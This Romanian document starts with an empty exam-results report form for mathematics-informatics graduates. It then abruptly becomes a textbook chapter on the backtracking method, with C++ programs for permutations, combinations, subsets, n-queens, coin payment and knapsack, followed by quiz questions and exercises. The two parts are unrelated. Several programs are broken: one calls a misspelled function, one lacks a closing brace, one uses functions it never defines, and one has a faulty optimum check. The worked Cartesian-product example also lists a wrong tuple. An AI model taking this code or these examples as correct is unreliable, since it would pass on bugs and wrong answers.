Anexă la metodologia de organizare şi desfăşurare a examenului de atestare a competenţelor profesionale a absolvenţilor claselor de matematică-informatică şi matematică-informatică, intensiv informatică

Comisia de Examinare _____[1]

RAPORT

privind rezultatele examenului de atestare a competenţelor profesionale a absolvenţilor claselor de matematică-informatică şi matematică-informatică, intensiv informatică

1. Situaţia statistică privind rezultatele examenului de atestare a competenţelor profesionale a absolvenţilor claselor de matematică-informatică şi matematică-informatică, intensiv informatică, raportate separat, pentru învăţământul de stat şi învăţământul particular.

	Număr de elevi																				Promovabilitate %			
	Înscrişi				Prezenţi				Absenţi				Promovaţi				Respinşi							
	urban		rural		urban		rural		urban		rural		urban		rural		urban		rural		urban		rural	
	B	F	B	F	B	F	B	F	B	F	B	F	B	F	B	F	B	F	B	F	B	F	B	F
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25
Total																								
Total General																								

2. Modul de organizare şi desfăşurare a examenului pentru obţinerea atestatului profesional de către absolvenţii claselor matematică – informatică şi matematică – informatică, intensiv informatică, numărul centrelor de examen, respectarea prevederilor prezentei metodologii, probleme apărute.

3. Propuneri de modificare/completare a metodologiei de organizare şi desfăşurare a examenului de atestare a competenţelor profesionale a absolvenţilor claselor de matematică-informatică şi matematică-informatică, intensiv informatică.

[1] Din unitatea şcolară / din judeţul (municipiul Bucureşti)

8. Metoda de programare *Backtracking*

8.1. Prezentare generală

Imaginaţi-vă că astăzi este ziua vostră şi aveţi invitaţi. Aranjaţi o masă frumoasă, apoi vă gândiţi cum să vă aşezaţi invitaţii la masă. Aţi vrea să ştiţi toate posibilităţile de aşezare a invitaţilor la masă, dar realizaţi în acelaşi timp că trebuie să ţineţi seama şi de preferinţele lor. Printre invitaţi există anumite simpatii dar şi unele antipatii, de care doriţi neapărat să ţineţi seama, pentru ca petrecerea să fie o bucurie pentru toţi.

Să ne gândim cum procedaţi pentru a identifica toate posibilităţile de a plasa invitaţii la masă. Începeţi prin a scrie nişte cartonaşe cu numele invitaţilor.

Alegeţi un invitat.

Pentru a-l alege pe al doilea, selectaţi din mulţimea cartonaşelor rămase un alt invitat. Dacă ştiţi că cele două persoane nu se agreează, renunţaţi la cartonaşul lui şi alegeţi altul şi aşa mai departe.

Se poate întâmpla ca la un moment dat, când vreţi să alegeţi cartonaşul unui invitat să constataţi că nici unul dintre invitaţii rămaşi nu se potriveşte cu ultima persoană slectată până acum. Cum procedaţi?

Schimbaţi ultimul invitat plasat cu un invitat dintre cei rămaşi şi încercaţi din nou, dacă nici aşa nu reuşiti, schimbaţi penultimul invitat cu alcineva şi încercaţi din nou şi aşa mai departe până când reuşiţi să plasati toţi invitaţii. Înseamnă că aţi obţinut o soluţie.

Pentru a obţine toate celelalte soluţii, nu vă rămâne decât să o luaţi de la început. Aveţi cam mult de muncit, iar dacă numărul invitaţilor este mare...operaţiunea devine foarte anevoioasă. Iată de ce aveţi nevoie de un calculator şi cunoştinţe de programare .

Backtracking este o metodă de parcurgere sistematică a spaţiului soluţiilor posibile al unei probleme.

Este o metodă generală de programare, şi poate fi adaptă pentru orice problemă pentru care dorim să obţinem toate soluţiile posibile, sau să selectăm o soluţie optimă, din mulţimea soluţiilor posibile.

Backtracking este însă şi cea mai costisitoare metodă din punct de vedere al timpului de execuţie.

În general vom modela soluţia problemei ca un vector $\mathbf{v=(v_1,v_2,v_3,...,v_n)}$ în care fiecare element $\mathbf{v_k}$ aparţine unei mulţimi finite şi ordonate $\mathbf{S_k}$, **cu k=1,n**. În anumite cazuri particulare, mulţimile S_1 ,S_2, S_3,...,S_n pot fi identice . Procedăm astfel:

1. La fiecare pas k pornim de la o soluţie parţială $v=(v_1,v_2,v_3,...,v_{k-1})$ determinată până în acel moment şi încercăm să extindem această soluţie adăugând un nou element la sfârşitul vectorului.
2. Căutăm în mulţimea S_k , un nou element.
3. Dacă există un element neselectat încă, verificăm dacă acest element îndeplineşte condiţiile impuse de problemă, numite **condiţii de continuare.**
4. Dacă sunt respectate condiţiile de continuare, adăugăm elementul soluţiei parţiale.
5. Verificăm dacă am obţinut o soluţie completă.

- dacă am obţinut o soluţie completă o afişăm şi se reia algoritmul de la pasul 1.
- dacă nu am obţinut o soluţie, k <----- k+1 si se reia algoritmul de la pasul 1.

6. Dacă nu sunt respectate condiţiile de continuare se reia algoritmul de la pasul 2.
7. Dacă nu mai există nici un element neverificat în mulţimea S_k înseamnă că nu mai avem nici o posibilitate din acest moment, să construim soluţia finală aşa că trebuie să modificăm alegerile făcute în prealabil, astfel k <----- k-1 şi se reia problema de la pasul 1.

Revenirea în caz de insucces sau pentru generarea tuturor soluţiilor problemei, a condus la denumirea de ”backtracking” a metodei, traducerea aproximativă ar fi “revenire în urmă”.

Forma generală a unei funcţii backtracking

Implementarea recursivă a algoritmului furnizat de metoda backtracking, este mai naturală şi deci mai uşoară. Segmentul de stivă pus la dispoziţie prin apelul funcţiei este gestionat în mod automat de sistem. Revenirea la pasul precedent se realizează în mod natural prin închiderea nivelului de stivă.

```
void BK(int k)                          //k-poziţia din vector care se completează
{int i;
 for (i=1; i<=nr_elemente_Sk; i++)      //parcurge elementele mulţimii Sk
  { v[k]=i;                             //selectează un element din mulţime
    if (validare(k)==1)                 //validează condiţiile de continuare ale problemei
     {  if (solutie(k)==1)              //verifică dacă s-a obţinut o soluţie
          afisare(k);                   //afişează soluţia
       else
          BK(k+1);                      //reapelează functia pentru poziţia k+1
     }
  }                                     //dacă nu mai există nici un element neselectat în mulţimea Sk,
}                                       //se închide nivelul de stivă şi astfel se revine pe poziţia k-1 a
                                        //vectorului
//execuţia funcţiei se încheie, după ce s-au închis toate nivelurile stivei, înseamnă că în vectorul v nu
mai poate fi selectat nici un elemente din multimile Sk
```

8.2. Exemple de implementare a metodei:

1. **PERMUTĂRI**

Să se genereze toate permutările primelor **n** numere naturale.

Vom genera pe rând soluţiile problemei în vectorul $\mathbf{v=(v_1,v_2,v_3,...,v_n)}$, unde $\mathbf{v_k \in S_k}$.
Să facem următoarele observaţii:

1. Pentru această problemă toate mulţimile S_k sunt identice, $\mathbf{S_k=\{1,2,3,....,n\}}$. La pasul **k** selectăm un element din mulţimea $\mathbf{S_k}$.
2. Întrucât în cadrul unei permutări **elementele nu au voie să se repete** această condiţie reprezentă condiţia de continuare a problemei.
3. Obţinem o soluţie în momentul în care completăm vectorul cu **n** elemente.

Exemplu pentru n=3 $S_1= S_2= S_3=\{1,2,3\}$
(1,2,3) (1,3,2) (2,1,3) (2,3,1) (3,1,2) (3,2,1)

v **k=1**

1		

k 1 2 3

v **k=2**

1	1	

k 1 2 3

element incorect (se repetă)

v **k=2**

1	2	

k 1 2 3

v **k=3**

1	2	1

k 1 2 3

element incorect (se repetă)

v **k=3**

1	2	2

k 1 2 3

element incorect (se repetă)

v **k=3**

1	**2**	**3**

k 1 2 3

k=3 s-a obţinut o soluţie

se închide ultimul nivel de stivă pentru că nu mai sunt elemente în ultima mulţime

v **k=2**

1	3	

k 1 2 3

v **k=3**

1	3	1

k 1 2 3

element incorect (se repetă)

v

1	**3**	**2**

k 1 2 3

k=3

s-a obţinut o soluţie

v **k=3**

1	3	3

k 1 2 3

element incorect (se repetă)

v **k=2**

1	3	

k 1 2 3

v **k=1**

2		

k 1 2 3

se repetă aceiaşi paşi construindu-se soluţiile următoare

STIVA

i=1

STIVA

i=**1**
i=1

STIVA

i=1,**2**
i=**1**

STIVA

i=1
i=1,**2**
i=**1**

STIVA

i=1,**2**
i=1,**2**
i=**1**

STIVA

i=1,2,**3**
i=1,**2**
i=**1**

STIVA

i=1,2,**3**
i=**1**

STIVA

i=1
i=1,2,**3**
i=**1**

STIVA

i=1,**2**
i=1,2,**3**
i=**1**

STIVA

i=1,2,**3**
i=1,2,**3**
i=**1**

STIVA

i=1,2,**3**
i=**1**

STIVA

i=1,**2**

```
#include <iostream.h>   //              PERMUTĂRI
const MAX=20;
int n,v[MAX] ;          //n-nr. de elemente, v[20]-vectorul în care construim soluţia
int valid(int k);
int solutie(int k);
void afisare(int k);
void BK(int k);

int main()
{cout<<"n= ";cin>>n;    //se citeşte n
 BK(1);
 return 0;              //apelăm funcţia BK pentru completarea poziţiei 1din vectorul v
}
void BK(int k)
{int i;                 //i-elementul selectat din multimea Sk, trebuie sa fie variabilă locală, pentru
                        // a se memora pe stivă
 for (i=1;i<=n;i++)     //parcurgem elementele mulţimii Sk
  {v[k]=i;              //selectăm un element din mulţimea Sk
   if (valid(k))        //verificăm dacă eelementul ales îndeplineşte condiiile de continuare
    {if (solutie(k))    //verificăm dacă am obţinut o soluţie
       afisare(k);      //se afişează soluţia obţinută
     else
       BK(k+1);         //reapemăm funcţia pentru poziţia k+1 din vectorul v
    }
 }
}
int valid(int k)        //verificăm condiţiile de continuare
{int i;
 for (i=1;i<=k-1;i++)   //comparăm fiecare element din vectorul v cu ultimul element selectat
  if (v[i]==v[k])       //deoarece într-o  permutare elementele nu au voie să se repete,
    return 0;           //returnăm 0 în cazul în care elementul selectat, a mai fost selectat o dată
 return 1;              //returnăm 1 în cazul în care elementul nu mai apare în vector
}
int solutie(int k)      //verificăm dacă am obţinut o soluţie
{if (k==n)              //am obţinut o permutare, dacă am reuşit să depunem în vector n elemente
   return 1;
 return 0;
}
void afisare(int k)     //afişează conţinutul vectorului v
{int i;
 for (i=1;i<=k;i++)
   cout<<v[i]<<" ";
 cout<<endl;
```

Problema generării permutărilor, este cea mai reprezentativă pentru metoda backtracking, ea conţine toate elementele specifice metodei.

Probleme similare, care solicită determinarea tuturor soluţiilor posibile, necesită doar adaptarea acestui algoritm modificând fie modalitatea de selecţie a elementelor din mulţimea S_k, fie condiţiile de continuare fie momentul obţinerii unei soluţii.

2. PRODUS CARTEZIAN

Se dau **n** mulţimi, ca cele de mai jos:
S_1={1,2,3,...,w_1}
S_2={1,2,3,...,w_2}
.....
S_n={1,2,3,...,w_n}
Se cere să se gnereze produsul lor cartezian.

Exemplu:
pemtru n=3 şi următoarele mulţimi
S_1={1,2} w_1=2
S_2={1,2,3} w_2=3
S_3={1,2} w_3=2
produsul cartezian este:
$S_1 x S_2 x S_3$ ={ (1,1,1),(1,1,2),(1,2,1),(1,2,2),(1,3,1),(1,3,2),
(2,2,1),(2,1,2),(2,2,1),(2,2,2),(2,3,1),(2,3,2)}
Prin urmare o soluţie este un şir de n elemente, fiecare element iϵS_i, cu i=1,n
Să analizăm exemplul de mai sus:

1. La pasul **k** selectăm un element din mulţimea $\mathbf{S_k = \{1,2,3,...,w_k\}}$.
2. Elementele unei soluţii a produsului cartezian, pot să se repete, pot fi în orice ordine, iar valori străine nu pot apare, deoarece le selectăm doar dintre elementele mulţimii S_k . Prin urmare **nu trebuie să impunem condiţii de continuare.**
3. Obţinem o soluţie în momentul în care am completat **n** elemente în vectorul v.

Vom memora numărul de elemente al fiecăerei mulţimi S_k , într-un vector **w**. Soluţiile le vom construi pe rând în vectorul **v**.

```
#include <iostream.h>          //    PRODUS CARTEZIAN
#include <fstream.h>
const MAX=20;
int n,v[MAX],w[MAX];           //n-nr. de mulţimi, v-vectorul soluţie, w-conţine nr. de elemente di
                               //fiecare mulţime Sk
void BK(int k);
void citire();
void afisare(int k);
int solutie(int k);
void main()
{citire();                     //citire date
 BK(1);                        //apelăm funcţia BK pentru selectarea primului element în v
}
void BK(int k)                 //funcţia becktreacking
{int i;
 for (i=1;i<=w[k];i++)         //parcurgem mulţimea Sk ={1,2,3,...,wk}
  {v[k]=i;                     //selectăm elementul i din mulţimea Sk
                               //nu avem funcţie de validare- nu avem condiţii de continuare
   if (solutie(k))             //verificăm dacă am obţinut o soluţie
     afisare(k);               //afişăm soluţia
   else
     BK(k+1);                  //reapelăm funcia BK pentru completarea poziţiei următoare în
                               // vectorul v
  }                            //se închide un nivel de stivă si astfel se ajunge la poziţia k-1 în v
}
```

```
void citire()                    //citirea datelor
{int i;
 ifstream f("prod.in");
 f>>n;                           //se citeşte numărul de mulţimi
 for(i=1;i<=n;i++)
   f>>w[i];                      //se citeşte numărul de elemente al fiecărei mulţimi
 f.close();
}
int solutie(int k)               //funcţia soluţie determină momentul în care se ajunge la o soluţie
{if (k==n)                       //obţinem o soluţie dacă am dpus în vectorul v, n elemente
   return 1;
 return 0;
}
void afisare(int k)              //afuşează o soluţie
{int i;
 for (i=1;i<=k;i++)
   cout<<v[i]<<" ";
 cout<<endl;
}
```

3. ARANJAMENTE

Se citesc n şi p numere naturale cu p<=n. Sa se genereze toate aranjamentle de n elemente luate câte p.
Exemplu pentru n=3, p=2
(1,2), (1,3), (2,1), (2,3), (3,1), (3,2)

Vom genera pe rând soluţiile problemei în vectorul $\mathbf{v=(v_1,v_2,v_3,...,v_n)}$, unde $\mathbf{v_k \in S_k}$.
Să facem următoarele observaţii:

1. pentru această problemă toate mulţimile $\mathbf{S_k}$ sunt identice, $\mathbf{S_k=\{1,2,3,....,n\}}$.
2. la pasul **k** selectăm un element din mulţimea $\mathbf{S_k}$.
   Întrucât în cadrul unei aranjări, **elementele nu au voie să se repete** această condiţie reprezentă condiţia de continuare a problemei.
3. Oţinem o soluţie în momentul în care completăm vectorul cu **p** elemente.

Să observăm că problema generării aranjamentelor, nu diferă prea mult de problema generării permutărilor. Singura deosebire pe care o sesizăm este aceea că obţinem o soluţie în momentul în care am plasat în vector **p** elemente.
Prin urmare, în cadrul programului pentru generarea permutărilor trebuie sa modificăm o singură funcţie şi anume funcţia *soluţie,* astfel:

```
int solutie(int k)       //verificăm dacă am obţinut o soluţie
{if (k==p)               //am obţinut o aranjare, dacă am reuşit să depunem în vector p elemente
   return 1;
 return 0;
}
```

4. COMBINĂRI

Se citesc n şi p numere naturale cu p<=n. Să se genereze toate combinările de n elemente luate câte p.
Exemplu pentru n=3, p=2. obţinem (1,2), (1,3), (2,3)

Vom genera pe rând soluţiile problemei în vectorul **$v=(v_1,v_2,v_3,...,v_n)$**, unde **$v_k \varepsilon S_k$**.
Să facem următoarele observaţii:

1. Pentru această problemă toate mulţimile **S_k** sunt identice, **$S_k=\{1,2,3,....,n\}$**.
   La pasul **k** selectăm un element din mulţimea **S_k**.
2. În cadrul unei combinări elementele nu au voie să se repete.
   Să mai observăm şi faptul că dacă la un moment dat am generat de exemplu soluţia (1,2), combinarea (2,1) nu mai poate fi luată în considerare, ea nu mai reprezintă o soluţie. Din acest motiv vom considera că elementele vectorului reprezintă o soluţie, numai dacă se află în ordine strict crescătoare.
   Acestea reprezintă condiţiile de continuare ale problemei.
3. Oţinem o soluţie în momentul în care vectorul conţine **p** elemente.

Putem genera toate elementele unei combinări, parcurgând mulţimea {1,2,3,...,n}, apoi să verificăm condiţiile de continuare aşa cum am procedat în cazul permutărilor.

Putem însă îmbunătăţii timpul de execuţie, selectând din mulţimea {1,2,3,...,n}, la pasul k un element care este în mod obligatoriu mai mare decât elementul v[k-1], adică i=v[k-1]+1.

Ce se întîmplă însă cu primul element plasat în vectorul v?
Acest element a fost plasat pe poziţia 1, iar vectorul v deţine şi elementul v[0] în mod implicit în C++. v[0]=0, deoarece vectorul v este o variabilă globală şi se iniţializează automat elementele lui cu 0.

În acest fel, impunând aceste restricţii încă din momentul selecţiei unui element, condiţiile de continuare vor fi respectate şi nu mai avem nevoie de funcţia valid.

Algoritmul a fost substanţial îmbunătăţit, deoarece nu selectăm toate elementele mulţimii şi nu verificăm toate condiţiile de continuare, pentru fiecare element al mulţimii.

```
#include <iostream.h>                    //     COMBINĂRI
const MAX=20;
int n,p,v[MAX] ;
int solutie(int k);
void afisare(int k);
void BK(int k);
void main()
{cout<<"n= ";cin>>n;    cout<<"p= ";cin>>p;
 BK(1);
}
void BK(int k)
{int i;
 for (i=v[k-1]+1;i<=n;i++)  //la pasul k selectăm din mulţime un element mai mare decât elementul
  {v[k]=i;                   //de pe poziţia k-1
   if (solutie(k))           //nu este necesar să verificam condiţiile de continuare, ele sunt respectate
     afisare(k);             //datorită modului în care am selectat elementele.
   else
     BK(k+1);
  }
 }
int solutie(int k)
{if (k==p)  return 1;
 return 0;}
void afisare(int k)
{int i;
 for (i=1;i<=k;i++)  cout<<v[i]<<" ";
cout<<endl;
}
```

4. **SUBMULŢIMI**

Să se genereze toate submulţimile mulţimii S={1,2,3, ... ,n}.

Exemplu: pentru n=3, S={1,2,3}, submulţimile sunt următoarele:
Φ-mulţimea vidă, {1},{2},{3},{1,2},{1,3},{2,3},{1,2,3}

Să observăm că pentru a obţine toate submulţimile unei mulţimi, este suficient să generăm pe rând $C_n^1, C_n^2, ..., C_n^{n-1}$, pentru mulţimea S={1,2,3, ... ,n}, la care trebuie să adăugăm mulţimea vidă şi mulţimea S.

În aceste condiţii, este suficient să modificăm doar funcţia principală pentru a genera toate submulţimile şi afişarea datelor ca mulţimi de elemente. Funţiile *BK* şi *soluţie* generează în realitate C_n^p elemente.

```
#include <iostream.h>              //        SUBMULŢIMI 1
const MAX=20;
int n,p,v[MAX] ;
int solutie(int k);
void afisare(int k);
void BK(int k);
void main()
{int i;
 cout<<"n= ";cin>>n;
 cout<<"mulimea vida"<<endl;
 for(p=1;p<=n-1;p++)              //generăm C_n^p elemente
    BK(1);
cout<<"{";
 for(i=1;i<n;i++)
    cout<<i<<", ";
 cout<<n<<"}";
}
void BK(int k)
{int i;
 for (i=v[k-1]+1;i<=n;i++)
  {v[k]=i;
   if (solutie(k))
     afisare(k);
   else
     BK(k+1);
  }
}
int solutie(int k)
{if (k==p)
   return 1;
 return 0;
}
void afisare(int k)
{ cout<<"{ ";
 for (int i=1;i<k;i++)   cout<<v[i]<<", ";
 cout<<v[k]<<" }"<<endl;
}
```

Putem construi un algoritm mai eficient pentru generarea tuturor submulţimilor unei mulţimi.

De exemplu dacă genetăm mulţimile în următoarea ordine:
mulţimea vidă, {1}, {1,2}, {1,2,3}, {2}, {2,3}, {3}

```
#include <iostream.h>              //SUBMULŢIMI 2
const MAX=20;
int n,p,v[MAX] ;
int valid(int k);
int solutie(int k);
void afisare(int k);
void BK(int k);

void main()
{int i;
 cout<<"n= ";cin>>n;
 cout<<"mulimea vida"<<endl;
    BK(1);
}

void BK(int k)
{int i;
 for (i=v[k-1]+1;i<=n;i++)
  {v[k]=i;
     afisare(k);
     BK(k+1);
  }
}
```

5. **Problema celor n dame**

Fiind dată o tablă de şah de dimensiune nxn, se cere să se aranjeze cele n dame în toate modurile posibile pe tabla de şah, astfel încât să nu se afle pe aceeaşi linie, coloană, sau diagonală (damele să nu se atace).

Exemplu pentru n=4 o soluţie este:

	D		
			D
D			
		D	

Observăm că o damă va fi plasată întotdeauna singură pe o linie. Acest lucru ne permite să memorăm fiecare soluţie într-un vector **v**, considerând că o căsută **k** a vectorului reprezintă **linia k** iar conţinutul ei, adică **v[k]** va conţine **numărul coloanei** în care vom plasa regina.


Pentru exemplul de mai sus, vectorul **v** va avea următorul conţinut:

2	4	1	3
1	2	3	4

Să facem următoarele observaţii:

1. Pentru această problemă toate mulţimile S_k sunt identice, $S_k=\{1,2,3,....,n\}$ şi reprezintă numărul coloanelor tablei de şah. Indicele k reprezintă numărul liniei tablei de şah.
   Prin urmare, la pasul **k** selectăm un element din mulţimea S_k.

2. Condiţiile de continuare ale problemei :
   a) Damele să nu fie pe aceeaşi linie - această condiţie este îndeplinită prin modul în care am organizat memorarea datelor şi anume într-o căsuţă a vectorului putem trece un singur număr de coloană.
   b) Damele să nu fie pe aceeaşi coloană – adică v[k]≠v[i], cu 1<=i<=k-1.
   c) Damele să nu fie pe aceeaşi diagonală. Dacă două dame se gasesc pe aceeaşi diagonală înseamnă că cele două distanţe măsutaţe pe linie respectiv pe coloană, dintre cele două dame sunt egale. Prin urmare condiţia ca damele să nu fie pe aceeaşi diagonală este: |v[k]-v[i]| ≠k-i , cu 1<=i<=k-1.



3. Obţinem o soluţie dacă am reuşit să plasăm toate cele n dame, adică k=n.

Să urmărim modul în care se completează vectorul soluţie **v** şi o reprezentare grafică a ceea ce înseamnă valorile vectorului **v** pe tabla de şah.

Reprezentarea descrie completarea vectorului până la obţinerea primei soluţii, pentru n=4.

Algoritmul de backtracking continuă în aceeaşi manieră, până la generarea tuturor soluţiilor.

v **k=1**

1			

v **k=2**

1	1		

v **k=2**

1	2		

k=2

1	3		

pe linia 3 nu mai putem plasa nici o damă, selectăm altă valoare pe linia 2

v **k=2**

1	4		

v **k=3**

1	4	1	

v **k=3**

1	4	2	

-pe linia 4 nu putem plasa nici o damă
-pe linia 3 nici o altă coloană nu este corectă
-pe linia 2 nu mai există nici o poziţie disponibilă
-se revine la linia 1

v **k=1**

2			

v **k=2**

2	**1**		

v **k=2**

2	2		

v **k=2**

2	3		

v **k=2**

2	4		

v **k=3**

2	4	1	

v **k=4**

2	4	1	1

v **k=4**

2	4	1	2

v **k=4**

2	4	1	3

Algoritmul continuă pentru a genera toate soluţiile.

D			

D			
		D	

D			
			D

D			
			D
	D		

	D		

	D		
			D

	D		
			D
D			

	D		
			D
D			
		D	

Am obţinut prima soluţie !

```
#include <iostream.h>              //          DAME
#include <math.h>
#define MAX 20

int n,v[MAX],sol;

int valid(int k);
int solutie(int k);
void afisare();
void BK(int k);

void main()
{cout<<"n= ";cin>>n;
  BK(1);
}

void BK(int k)
{int i;
 for (i=1;i<=n;i++)
  {v[k]=i;
   if (valid(k)==1)
    {if (solutie(k)==1)
       sfisare();
     else
       BK(k+1);
    }
  }
}

int valid(int k)
{int i;
 for (i=1;i<=k-1;i++)
   if ((v[i]==v[k])||(abs(v[k]-v[i])==(k-i)))
     return 0;
 return 1;}

int solutie(int k)
{if (k==n)
  return 1;
return 0;}

void afisare()                          //afisam solutiile sub forma unei matrice
{int i,j,x;
 sol++; cout<<"\n Solutia: "<<sol<<'\n';
 for (i=1;i<=n;i++)
  {for (j=1;j<=n;j++)
     if (v[i]==j)     cout<<"D ";
     else       cout<<"_ ";
   cout<<'\n';
  }
}
```

6. Plata unei sume cu monede de valori date.

Fiind dată o sumă S şi n monede de valori date, să se determine toate modalitătile de plată a sumei S cu aceste monede. Considerăm că sunt monede suficiente din fiecare tip.

```
#include <iostream.h>              // PLATA SUMEI
#include <fstream.h>
#define MAX 20
int n=0,x,v[MAX],w[MAX],z[MAX],S,Suma,sol;
//v-vectorul soluţie,w-valoarea monedelor,z-nr.maxim de monede de un anumit tip
void citire();
int valid(int k);
int solutie();
void afisare(int k);
void BK(int k);
void main()
{citire();
 BK(1);
}
void BK(int k)
{int i;
 for (i=0;i<=z[k];i++)
   {v[k]=i;
    if (valid(k)==1)
      {if (solutie()==1)
          afisare(k);
       else
          BK(k+1);
       }
    }
}
void citire()
{int i;
 ifstream f("c:\\casa\\sanda\\probleme\\cpp\\back\\monede.in");
 f>>S>>n;              //se citeşte suma S şi numărul de monede
 for(i=1;i<=n;i++)
   {f>>w[i];           //se citesc valorile monedelor
    z[i]=S/w[i];}  //z-memorează numărul maxim de monede de un anumit tip, penru  a plati suma S
int valid(int k)
{int i;
 Suma=0;
 for (i=1;i<=k;i++)
   Suma=Suma+v[i]*w[i];
 if ((Suma<=S)&&(k<=n))
   return 1;
return 0;}
int solutie()
{if (Suma==S)
    return 1;
  return 0;}
void afisare(int k)
{int i;
 sol++;cout<<"Solutia :"<<sol<<endl;
 for (i=1;i<=k;i++)
   if (v[i])   cout<<v[i]<<" monede de valoarea "<<w[i]<<endl;
 cout<<endl;}
```

7. Problema rucsacului

Într-un rucsac se poate transporta o anumită greutate maximă G.

O persoană dispune de n obiecte. Pentru fiecare obiect se cunoaşre greutatea şi câştigul pe care persoana îl poate obţine transportând acelst obiect.

Ce obiecte trebuie să transporte persoana respectivă pentru a obţine un câştig maxim.

Datele de intrare se citesc din fişierul RUCSAC.IN astfel:

- linia 1: n G -unde n este numărul de obiecte şi G greutatea maximă admisă de rucsac
- linia i: nume[i] g[i] c[i]

unde: -nume – este numele obiectului
-g – este greutatea obiectului
- c –este caştigul obţinut pentru acel obiect
cu i=1,n

Exemplu:

RUCSAC.IN

4 20
pantaloni 5 5
caciula 10 3
camasa 10 7
pantofi 5 2

pentru datele de intrare de mai sus, soluţia optimă este:

Castigul maxim:14
pantaloni 5 5
camasa 10 7
pantofi 5 2

După cum observaţi prolema nu solicită obţinerea tuturor soluţiilor ci determinarea soluţiei optime.

Pentru a determina soluţia optimă vom genera cu metoda backtracking toate soluţiile şi vom reţine dintre acestea doar soluţia cea mai bună. Aceasta presupune să nu afişăm fiecare soluţie ci, în momentul obţinerii unei noi soluţii o vom compara cu soluţia precedentă, în cazul în care câştigul obţinut este mai mare decât precedentul vom reţine această soluţie. Vom considera câştigul iniţial 0.

Vom folosi următoarele variabile:

n-numărul de obiecte
G - greutatea maximă admisă de rucsac
nume[ ][ ] - reţinem renumirea obiectelor
g[ ] - reţinem greutatea fiecărui obiect
c[ ] -reţinem câştigul pentru fiecare obiect
v[ ] -vectorul soluţie:
0-obiectul nu este transportat,
1-obiectul este transportat

s_max -reţine câştigul maxim
sol_max -reţine soluţia maximă

```
#include <stdio.h>
#include <iostream.h>
#include <fstream.h>
#define MAX 20
int n,v[MAX],sol_max[MAX],g[MAX],c[MAX],s,s_max,G,gr,nr_sol;
char nume[MAX][MAX];
void back(int k);
int valid(int k);
void optim();
void citire();
void afisare();
main()
{citire();
  back(1);
  afisare();                          //afisam solutia optima
}
void back(int k)
{ int i;
  for(i=0;i<=1;i++)
     {v[k]=i;                         //0-obiectul k sete NEselectat, 1-obiectul k este selectat
       if (valid(k))
            if (k==n) optim();        //din multimea solutiilor vom retine doar solutia optima
            else  back(k+1); }
}
int valid(int k)
{ gr=0;
 for(int j=1;j<=k;j++)
    gr=gr+v[j]*g[j];             //-insumam greutatile obiectelor selectate pana la pasul k
 if(gr<=G)  return 1             //verificam daca greutatea cumulata nu depaseste greutatea maxima G
 else    return 0;
}
void optim()
{int s=0;  nr_sol++;
 for(int j=1;j<=n;j++)
    s=s+v[j]*c[j];                          //s-calculam suma câştigurilor obiectelor selectate
 if((nr_sol==0)||(s>s_max))                 //daca s>suma maxima, solutia este mai buna
    {s_max=s;                               //retinem solutia in sol_max
     for(j=1;j<=n;j++)
      sol_max[j]=v[j];
    }
}
void citire()
{ ifstream f("RUCSAC.IN");
   f>>n>>G;                          //n-nr. obiecte, G-greutatea maxima
   for (int i=1;i<=n;i++)
      f>>nume[i]>>g[i]>>c[i];        //se citeste greutatea si ponderea fiecarui obiect
   f.close();
}
void afisare()
{ nr_sol++;
 cout<<"Castigul maxim:"<<s_max<<"\n";
 for (int j=1;j<=n;j++)
     if(sol_max[j]) cout<<nume[j]<<" "<<g[j]<<" "<<c[j]<<endl;
 cout<<"\n";
}
```

8.3. Evaluare

TESTUL 1

1. Când este necesar ca în rezolvarea unei probleme să aplicăm metoda backtracking?

2. Ne propunem să generăm toate submulţimile mulţimii {1, 2, 4, 6, 8}. Câte soluţii care obligatoriu conţin elementul 2 şi nu onţin elementul 8 putem genera?
   a.) 8 b.) 6 c.) 16 d.) 7

3. Să se scrie un număr natural n ca sumă de numere neturale nenule distincte.

4. Dacă scriem numărul 9 ca sumă de numere naturale distincte, aplicând metoda backtracking şi obţinem toate soluţiile în ordinea:
   1+2+6, 1+3+5, 1+8, 2+3+4, 2+7, 3+6 şi 4+5, aplicând aceeaşi metodă pentru scrierea lui 12 ca sumă, aplicând exact aceeaşi metodă de generare, Câte soluţii de forma 3+... există?
   a.) 7 b.) 2 c.) 1 d.) 4

TESTUL 2

1. Descrieţi etapele obligatorii de analiză, a unei probleme pe care trebuie să o rezolăm cu metoda backtracking.

2. Presupunând că avem mulţimea {2, 4, 6} şi generăm cu backtracking toate numerele care se pot forma cu aceste cifre în ordine strict crescătoare, nu neapărat în această ordine:
   2, 4, 24, 6, 26, 46, 246. Problema este echivalentă cu a genera:
   a.) permutări de k obiecte
   b.) aranjamente de 10 obiecte luate câte k
   c.) submulţimilor nevide ale unei mulţimi
   d.) partiţiilor unei mulţimi

3. Să se genereze toate numerele care se pot forma cu cifre aflate în ordine strict descrescătoare, din mulţimea {2, 4, 6, 8} .

4. Aveţi n invitaţi la masă. Printre persoanele invitate există câteva care nu se agreează şi nu doriţi să ajungă alături. Determinaţi toate modalităţile de a plasa la masă învitaţii ţinând seama de aceste restricţii. Datele de intrare se ciresc din fişierul back.in astfel:
   linia 1: n -numărul de persoane
   linia 2: p1 p2 -două persoane care nu trebuie sa stea alături
   linia 3: p3 p4 - - “ -
   .....
   linia k: pl pm - - “ -

8.4. Probleme propuse

1. Să se afişeze toate modalităţile în care poate fi ordonată mulţimea {1,2,...,n} astfel ca numerele 1,2,3 să fie alăturate şi în ordine crescatoare(n>3).

2. Fie dată o mulţime A cu m elemente şi o mulţime B cu n elemente. Să se găsească numarul de permutări al mulţimii AUB, astfel încât primul element al unei astfel de permutări sa fie din A, iar ultimul să fie din B, ştiind că A şi B sunt disjuncte. Să se afişeze toate aceste permutări.

3. O grupă de studenţi trebuie să programeze 4 examene în timp de 8 zile. Afişaţi toate modalităţile în care se poate face aceasta. Dar dacă ultimul examen se va da in mod obligatoriu în ziua a opta?

4. La n clase trebuie repartizaţi m profesori de matematică fiecaruia repartizându-i-se câte m clase (m<=n). Determinaţi toate modalităţile în care se poate face repartizarea.

5. Din 10 persoane, dintre care 6 bărbaţi şi 4 femei se formează o delegaţie alcătuită din 5 persoane dintre care cel puţin doua femei. Afişaţi toate modalităţile în care se poate forma aceasta delegaţie.

